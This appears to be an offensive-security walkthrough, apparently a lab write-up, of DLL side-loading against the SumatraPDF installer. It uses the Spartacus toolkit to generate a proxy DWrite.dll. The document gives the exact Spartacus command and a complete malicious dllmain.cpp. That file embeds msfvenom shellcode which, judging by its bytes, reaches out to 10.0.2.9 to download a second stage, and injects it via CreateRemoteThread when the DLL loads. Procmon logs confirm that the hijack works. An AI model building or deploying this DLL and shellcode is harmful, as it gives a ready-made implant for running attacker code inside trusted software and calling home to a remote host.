
GitHub - Accenture/Spartacus: Spartacus DLL/COM Hijacking Toolkit

Spartacus DLL/COM Hijacking Toolkit. Contribute to Accenture/Spartacus development by creating an account on GitHub.


github.com

On Windows, we run the below command in Powershell and then execute SumatraPDF.exe from anywhere on the system. You'll also need to download procmon from sysinternals. Sparticus then finds which DLLs are hijackable (multiple, but I chose DWrite.dll), exports their definitions and generates a cpp template that we can open with Visual Studio that won't break the specific PE when we DLL side-load!

> .\Spartacus.exe — mode dll — procmon .\Procmon.exe — pml C:\Data\logs.pml — csv C:\Data\VulnerableDLLFiles.csv — solution C:\Data\Solutions — verbose




```
[16:17:00] Reading event log offsets...
[16:17:00] Found 947 events...
[16:17:00] Searching events..............
[16:17:00] Found 8 events of interest...
[16:17:00] Extracting DLL filenames from paths...
[16:17:00] Found 8 unique DLLs...
[16:17:00] Trying to identify which DLLs were actually loaded.............
[16:17:00] Saving to CSV...
[16:17:00] CSV output saved to: C:\Data\VulnerableDLLFiles.csv
[16:17:00] Identifying files to generate solutions for...
[16:17:00] Processing dbgcore.dll - Found
[16:17:00] Extracting DLL export functions from: C:\Windows\System32\dbgcore.dll
[16:17:00] Found 3 functions
[16:17:00] Generating dbgcore.sln
[16:17:00] Generating dbgcore.vcxproj
[16:17:00] Generating resource.h
[16:17:00] Generating dbgcore.rc
[16:17:00] Generating dbgcore.def
[16:17:00] Target solution created at: C:\Data\Solutions\dbgcore
[16:17:00] Processing dwrite.dll - Found
[16:17:00] Extracting DLL export functions from: C:\Windows\System32\DWrite.dll
[16:17:00] Found 1 functions
[16:17:00] Generating DWrite.sln
[16:17:00] Generating DWrite.vcxproj
[16:17:00] Generating resource.h
[16:17:00] Generating DWrite.rc
[16:17:00] Generating DWrite.def
[16:17:00] Target solution created at: C:\Data\Solutions\DWrite
[16:17:00] Processing iertutil.dll - Found
[16:17:00] Extracting DLL export functions from: C:\Windows\System32\iertutil.dll
[16:17:00] Found 39 functions
[16:17:00] Generating iertutil.sln
[16:17:00] Generating iertutil.vcxproj
[16:17:00] Generating resource.h
[16:17:00] Generating iertutil.rc
[16:17:00] Generating iertutil.def
[16:17:00] Target solution created at: C:\Data\Solutions\iertutil
[16:17:00] Processing libmupdf.dll - No DLL Found
[16:17:00] Processing netutils.dll - Found
[16:17:00] Extracting DLL export functions from: C:\Windows\System32\netutils.dll
[16:17:00] Found 22 functions
[16:17:00] Generating netutils.sln
[16:17:00] Generating netutils.vcxproj
[16:17:00] Generating resource.h
[16:17:00] Generating netutils.rc
[16:17:00] Generating netutils.def
[16:17:00] Target solution created at: C:\Data\Solutions\netutils
[16:17:00] Processing srvcli.dll - Found
[16:17:00] Extracting DLL export functions from: C:\Windows\System32\srvcli.dll
```




```
This PC > Local Disk (C:) > Data > Solutions > DWrite

Name              Date modified        Type                 Size
dllmain.cpp       1/23/2024 4:17 PM    C++ Source           1 KB
DWrite.def        1/23/2024 4:17 PM    Export Definition ...  1 KB
DWrite.rc         1/23/2024 4:17 PM    Resource Script      5 KB
DWrite.sln        1/23/2024 4:17 PM    Visual Studio Solu...  2 KB
DWrite.vcxproj    1/23/2024 4:17 PM    VC++ Project         9 KB
resource.h        1/23/2024 4:17 PM    C/C++ Header         1 KB

6 items
```

The top pragma comments parse the legit DLLs export table and create a C++ header that contains export definitions that the C++ Compile Linker can use to create the new malicious DLL. We can load the Sparticus generated .cpp template below in Visual Studio with our Stage 1 payload Shellcode and build it:




```
This PC > Local Disk (C:) > Data > Solutions > DWrite

Name                 Date modified         Type                 Size
x64                  1/23/2024 7:19 PM     File folder
dllmain.cpp          1/23/2024 10:00 PM    C++ Source           1 KB
DWrite.def           1/23/2024 10:00 PM    Export Definition ...  1 KB
DWrite.rc            1/23/2024 10:00 PM    Resource Script      5 KB
DWrite.sln           1/23/2024 10:00 PM    Visual Studio Solu...  2 KB
DWrite.vcxproj       1/23/2024 10:00 PM    VC++ Project         9 KB
DWrite.vcxproj.user  1/23/2024 7:18 PM     Per-User Project O...  1 KB
resource.h           1/23/2024 10:00 PM    C/C++ Header         1 KB

8 items
```

Build our Malicious DLL (dllmain.cpp) in Visual Studio.



```
Output
Show output from: Build
1>All 5 functions were compiled because no usable IPDB/IOBJ from previous compilation was found.
1>Finished generating code
1>DWrite.vcxproj -> C:\Data\Solutions\DWrite\x64\Release\DWrite.dll
1>Done building project "DWrite.vcxproj".
========== Rebuild All: 1 succeeded, 0 failed, 0 skipped ==========
========== Rebuild completed at 1:18 PM and took 02.529 seconds ==========
```



This PC > Local Disk (C:) > Data > Solutions > DWrite > x64 > Release

Name	Date modified	Type	Size
DWrite.tlog	1/27/2024 1:18 PM	File folder	
dllmain	1/27/2024 1:18 PM	3D Object	837 KB
DWrite.Build.CppClean	1/27/2024 1:18 PM	Text Document	2 KB
DWrite.dll	12/3/2023 8:46 PM	Application exten...	140 KB
DWrite.dll.recipe	1/27/2024 1:18 PM	RECIPE File	1 KB
DWrite.exp	1/27/2024 1:18 PM	Exports Library File	1 KB
DWrite.iobj	1/27/2024 1:18 PM	IOBJ File	75 KB
DWrite.ipdb	1/27/2024 1:18 PM	IPDB File	19 KB
DWrite.lib	1/27/2024 1:18 PM	Object File Library	2 KB
DWrite	1/27/2024 1:18 PM	Text Document	1 KB
DWrite.pdb	1/27/2024 1:18 PM	Program Debug D...	3,740 KB
DWrite.res	1/27/2024 1:18 PM	Compiled Resourc...	1 KB
DWrite.vcxproj.FileListAbsolute	1/27/2024 1:18 PM	Text Document	1 KB
vc143.pdb	1/27/2024 1:18 PM	Program Debug D...	372 KB


14 items 1 item selected 139 KB

Make sure the build is for x64 release. Below is the code we used in dllmain.cpp:

```
#pragma once

#pragma
comment(linker,”/export:DWriteCreateFactory=C:\\Windows\\System32\\DWrite.DWriteCreateFactory,
@1")

#include “windows.h”
#include “ios”
#include “fstream”

VOID Payload() {
unsigned char shellcode[] =
“\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41\x50”
“\x52\x48\x31\xd2\x65\x48\x8b\x52\x60\x51\x56\x48\x8b\x52”
“\x18\x48\x8b\x52\x20\x4d\x31\xc9\x48\x8b\x72\x50\x48\x0f”
“\xb7\x4a\x4a\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41”
“\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52”
“\x20\x8b\x42\x3c\x48\x01\xd0\x66\x81\x78\x18\x0b\x02\x0f”
“\x85\x72\x00\x00\x00\x8b\x80\x88\x00\x00\x00\x48\x85\xc0”
“\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49”
“\x01\xd0\xe3\x56\x4d\x31\xc9\x48\xff\xc9\x41\x8b\x34\x88”
“\x48\x01\xd6\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1”
“\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8”
“\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44”
“\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41”
“\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a\x48\x83”
“\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b\x12\xe9”
“\x4b\xff\xff\xff\x5d\x48\x31\xdb\x53\x49\xbe\x77\x69\x6e”
“\x69\x6e\x65\x74\x00\x41\x56\x48\x89\xe1\x49\xc7\xc2\x4c”
“\x77\x26\x07\xff\xd5\x53\x53\x48\x89\xe1\x53\x5a\x4d\x31”
“\xc0\x4d\x31\xc9\x53\x53\x49\xba\x3a\x56\x79\xa7\x00\x00”
“\x00\x00\xff\xd5\xe8\x09\x00\x00\x00\x31\x30\x2e\x30\x2e”
“\x32\x2e\x39\x00\x5a\x48\x89\xc1\x49\xc7\xc0\xfb\x20\x00”
“\x00\x4d\x31\xc9\x53\x53\x6a\x03\x53\x49\xba\x57\x89\x9f”
“\xc6\x00\x00\x00\x00\xff\xd5\xe8\x29\x00\x00\x00\x2f\x62”
“\x6c\x6f\x67\x2e\x68\x74\x6d\x6c\x2f\x61\x78\x62\x43\x49”
“\x54\x55\x31\x31\x4f\x6f\x69\x31\x79\x50\x56\x52\x32\x61”
“\x54\x48\x67\x43\x42\x33\x6a\x76\x50\x43\x00\x48\x89\xc1”
“\x53\x5a\x41\x58\x4d\x31\xc9\x53\x48\xb8\x00\x32\xa8\x84”
“\x00\x00\x00\x00\x50\x53\x53\x49\xc7\xc2\xeb\x55\x2e\x3b”
“\xff\xd5\x48\x89\xc6\x6a\x0a\x5f\x48\x89\xf1\x6a\x1f\x5a”
“\x52\x68\x80\x33\x00\x00\x49\x89\xe0\x6a\x04\x41\x59\x49”
“\xba\x75\x46\x9e\x86\x00\x00\x00\x00\xff\xd5\x4d\x31\xc0”
“\x53\x5a\x48\x89\xf1\x4d\x31\xc9\x4d\x31\xc9\x53\x53\x49”
“\xc7\xc2\x2d\x06\x18\x7b\xff\xd5\x85\xc0\x75\x23\x48\xc7”
“\xc1\x88\x13\x00\x00\x49\xba\x44\xf0\x35\xe0\x00\x00\x00”
“\x00\xff\xd5\x48\xff\xcf\x74\x02\xeb\xaa\x49\xc7\xc2\xf0”
“\xb5\xa2\x56\xff\xd5\x53\x48\x89\xe2\x53\x49\x89\xe1\x6a”
“\x04\x41\x58\x48\x89\xf1\x49\xba\x12\x96\x89\xe2\x00\x00”
“\x00\x00\xff\xd5\x85\xc0\x74\xd8\x48\x83\xc4\x28\x53\x59”
“\x5a\x48\x89\xd3\x6a\x40\x41\x59\x49\xc7\xc0\x00\x10\x00”
“\x00\x49\xba\x58\xa4\x53\xe5\x00\x00\x00\x00\xff\xd5\x48”
"\x93\x53\x53\x48\x89\xe7\x48\x89\xf1\x49\x89\xc0\x48\x89"
"\xda\x49\x89\xf9\x49\xba\x12\x96\x89\xe2\x00\x00\x00\x00"
"\xff\xd5\x48\x83\xc4\x20\x85\xc0\x0f\x84\x8c\xff\xff\xff"
"\x58\xc3";

HANDLE processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE,
GetCurrentProcessId());
PVOID remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERVE
| MEM_COMMIT), PAGE_EXECUTE_READWRITE);
WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NULL);
HANDLE remoteThread = CreateRemoteThread(processHandle, NULL, 0,
(LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
CloseHandle(processHandle);

}
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
switch (fdwReason)
{
case DLL_PROCESS_ATTACH:
Payload();
break;
case DLL_THREAD_ATTACH:
break;
case DLL_THREAD_DETACH:
break;
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
```

We do acouple things to change the code above from the original Spartacus output. The important thing is the pragma comments (only one in my case) on the top that will basically run the DWrite.dll export table. I delete hModule and the DebugToFile() function that were included by default in our Sparticus tempalte. We also copy and paste the msfvenom shellcode we created for the Stage 1 payload into the variable *shellcode* as seen above. Then, we create a Payload() function that actually executes *shellcode* using RemoteThread from our SumatraPDF executable.


I first wanted to make sure that my DWrite.DLL is working correctly by turning off Defender first and we can see in procmon below that our custom DLL is loaded first and then it queues to load the original in C:\Windows\System32\DWrite.dll. Sweet, we have achieved DLL proxying and side-loading so the program won't crash.



```
Process Monitor - C:\Data\logs.pml
File  Edit  Event  Filter  Tools  Options  Help

Time of Day  Process N...  PID   Operation   Path           Result     Detail          Architecture
8:02:41.12... SumatraP...  16928 CreateFile  C:\Users\vb... SUCCESS    Desired Acc...  64-bit
8:02:41.12... SumatraP...  16928 QueryBas... C:\Users\vb... SUCCESS    CreationTim...  64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Users\vb... SUCCESS
8:02:41.12... SumatraP...  16928 CreateFile  C:\Users\vb... SUCCESS    Desi
8:02:41.12... SumatraP...  16928 CreateFil... C:\Users\vb... FILE LOCK... Sync
8:02:41.12... SumatraP...  16928 CreateFil... C:\Users\vb... SUCCESS    Sync
8:02:41.12... SumatraP...  16928 Load Image  C:\Users\vb... SUCCESS    Imag
8:02:41.12... SumatraP...  16928 CreateFile  C:\Users\vb... SUCCESS    Desi
8:02:41.12... csrss.exe      652 CreateFile  C:\Users\vb... SUCCESS    Desi
8:02:41.12... csrss.exe      652 QueryBas... C:\Users\vb... SUCCESS    CreationTim...  64-bit
8:02:41.12... csrss.exe      652 QueryIdInf... C:\Users\vb... SUCCESS                  64-bit
8:02:41.12... csrss.exe      652 CloseFile   C:\Users\vb... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Users\vb... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Users\vb... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CreateFile  C:\Windows\... SUCCESS    Desired Acc...  64-bit
8:02:41.12... SumatraP...  16928 QueryBas... C:\Windows\... SUCCESS    CreationTim...  64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Windows\... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CreateFile  C:\Windows\... SUCCESS    Desired Acc...  64-bit
8:02:41.12... SumatraP...  16928 CreateFil... C:\Windows\... FILE LOCK... SyncType: S... 64-bit
8:02:41.12... SumatraP...  16928 CreateFil... C:\Windows\... SUCCESS    SyncType: S...  64-bit
8:02:41.12... SumatraP...  16928 Load Image  C:\Windows\... SUCCESS    Image Base...   64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Windows\... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 QueryNa...  C:\Windows\... SUCCESS    Name: \Win...   64-bit

Desired Access: Read Attributes
Disposition: Open
Options: Open Reparse Point
Attributes: n/a
ShareMode: Read, Write, Delete
AllocationSize: n/a
OpenResult: Opened

Showing 23 of 2,340 events (0.98%)    Backed by C:\Data\logs.pml
```

```
Event Properties
Event  Process  Stack

Date:        1/24/2024 8:02:41.1210035 PM
Thread:      14848
Class:       Process
Operation:   Load Image
Result:      SUCCESS
Path:        C:\Users\vboxuser\Desktop\SumatraPDF-3.5.2-64-install\DWrite.dll
Duration:    0.0000000

Image Base:           0x7ffa7eec0000
Image Size:           0x21000

Next Highlighted     Copy All     Close
```

Procmon POC: Malicious DLL in SumatraPDF Installer folder loaded first




```
Process Monitor - C:\Data\logs.pml
File  Edit  Event  Filter  Tools  Options  Help

Time of Day  Process N...  PID   Operation   Path           Result     Detail          Architecture
8:02:41.12... SumatraP...  16928 CreateFile  C:\Users\vb... SUCCESS    Desired Acc...  64-bit
8:02:41.12... SumatraP...  16928 QueryBas... C:\Users\vb... SUCCESS    CreationTim...  64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Users\vb... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CreateFile  C:\Users\vb... SUCCESS    Desired Acc...  64-bit
8:02:41.12... SumatraP...  16928 CreateFil... C:\Users\vb... FILE LOCK... SyncType: S... 64-bit
8:02:41.12... SumatraP...  16928 CreateFil... C:\Users\vb... SUCCESS    SyncType: S...  64-bit
8:02:41.12... SumatraP...  16928 Load Image  C:\Users\vb... SUCCESS    Image Base...   64-bit
8:02:41.12... SumatraP...  16928 CreateFile  C:\Users\vb... SUCCESS    Desired Acc...  64-bit
8:02:41.12... csrss.exe      652 CreateFile  C:\Users\vb... SUCCESS    Desired Acc...  64-bit
8:02:41.12... csrss.exe      652 QueryBas... C:\Users\vb... SUCCESS    CreationTim...  64-bit
8:02:41.12... csrss.exe      652 QueryIdInf... C:\Users\vb... SUCCESS                  64-bit
8:02:41.12... csrss.exe      652 CloseFile   C:\Users\vb... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Users\vb... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Users\vb... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CreateFile  C:\Windows\... SUCCESS    Desired Acc...  64-bit
8:02:41.12... SumatraP...  16928 QueryBas... C:\Windows\... SUCCESS    CreationTim...  64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Windows\... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 CreateFile  C:\Windows\... SUCCESS    Desired Acc...  64-bit
8:02:41.12... SumatraP...  16928 CreateFil... C:\Windows\... FILE LOCK... SyncType: S... 64-bit
8:02:41.12... SumatraP...  16928 CreateFil... C:\Windows\... SUCCESS    SyncType: S...  64-bit
8:02:41.12... SumatraP...  16928 Load Image  C:\Windows\... SUCCESS    Image Base...   64-bit
8:02:41.12... SumatraP...  16928 CloseFile   C:\Windows\... SUCCESS                    64-bit
8:02:41.12... SumatraP...  16928 QueryNa...  C:\Windows\... SUCCESS    Name: \Win...   64-bit

Showing 23 of 2,340 events (0.98%)    Backed by C:\Data\logs.pml
```


```
Event Properties
Event  Process  Stack

Date:        1/24/2024 8:02:41.1222342 PM
Thread:      14848
Class:       Process
Operation:   Load Image
Result:      SUCCESS
Path:        C:\Windows\System32\DWrite.dll
Duration:    0.0000000

Image Base:           0x7ffa7c4b0000
Image Size:           0x279000

Next Highlighted     Copy All     Close
```

